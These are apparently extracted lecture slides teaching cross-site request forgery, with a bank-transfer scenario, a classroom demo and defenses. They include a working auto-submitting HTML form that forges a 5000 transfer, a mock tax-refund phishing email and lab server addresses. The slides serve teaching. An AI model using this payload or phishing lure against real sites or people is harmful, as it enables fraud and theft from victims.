
[Sign-in to CRA](#)

...




Web Security: Cross-site Request Forgery

http://bank.com/



Web Security: Cross-site Request Forgery

http://bank.com/



Web Security: Cross-site Request Forgery

http://bank.com/

bank.com



```
<form method='POST' action='http://bank.com/transfer'>
  <input name='recipient' value='malcom' />
  <input name='amount' value='5000' />
</form>
<script>
  window.onload = () => document.forms[0].submit()
</script>
```



Legit Canada Revenue
to me

We have identified an error in the calculation of your tax for the year 2020, amounting to \$879.25. Click the link below to claim your refund.

[Sign-in to CRA](#)




Reply

Reply all

Forward

<!-- malicious pre-filled form -->

bad-server.com



Web Security: Cross-site Request Forgery

http://bank.com/


bank.com



```
<form method='POST' action='http://bank.com/transfer'>  
  <input name='recipient' value='malcom' />  
  <input name='amount' value='5000' />  
</form>  
<script>  
  window.onload = () => document.forms[0].submit()  
</script>
```

-- malicious pre-filled form -->


bad-server.com




Transfer Funds

Recipient


Amount (SCAD)




Web Security: Cross-site Request Forgery



Web Security: Cross-site Request Forgery




Web Security: Cross-site Request Forgery



Web Security: Cross-site Request Forgery

http://bank.com/



Web Security: Cross-site Request Forgery

- An attacker attempts to request a URL sent to a user by spoofing it to their benefit
- Relies on the use of reproducible and guessable URLs (typically as parameters of GET requests)
- Cookies are automatically sent with every request, and hence the URL can perform malicious actions on behalf of the client
 - Do not require the server to accept/allow JavaScript code (unlike XSS attacks)



Web Security: Cross-site Request Forgery

Example

- Assume that a banking website allows money transfers using the following URL format `http://bank.com/transfer.do?to=me&amt=100`
- A malicious user can trick another user into clicking the URL (say through an email). If they have logged into the bank's website, then the request will execute with the privileges of the logged in user.
 - Relies on social engineering to carry out attack
 - Malicious URL can be hidden (e.g., in images)



Web Security: Cross-site Request Forgery - Demo

- **Scenario:** You have discovered a CSRF vulnerability in the CPEN400A Bank App. You want to phish a victim into clicking a link, so that it transfers her money to your account.



CPEN400A Bank is at: <http://35.183.65.155:8004>

Your personal storage is at: <http://35.183.65.155:8080/USERNAME>

To create a malicious form, go to: <http://35.183.65.155:8080/USERNAME/form/edit>

To view your malicious form, go to: <http://35.183.65.155:8080/USERNAME/form>

To phish a victim, go to: <http://35.183.65.155:8003>

Web Security: Cross-site Request Forgery

Defense

- Make the URL hard to guess by attaching a random nonce or client-specific key to it
 - Works only if nonce/key is not leaked, and is complex
- Things that don't work, but are often deployed
 - Using POST instead of GET requests (pointless)
 - Using multi-step transactions (makes it harder for the attacker, but they can still forge the sequence)
 - Using a secret cookie (all related cookies will be submitted with every request, even the secret ones)

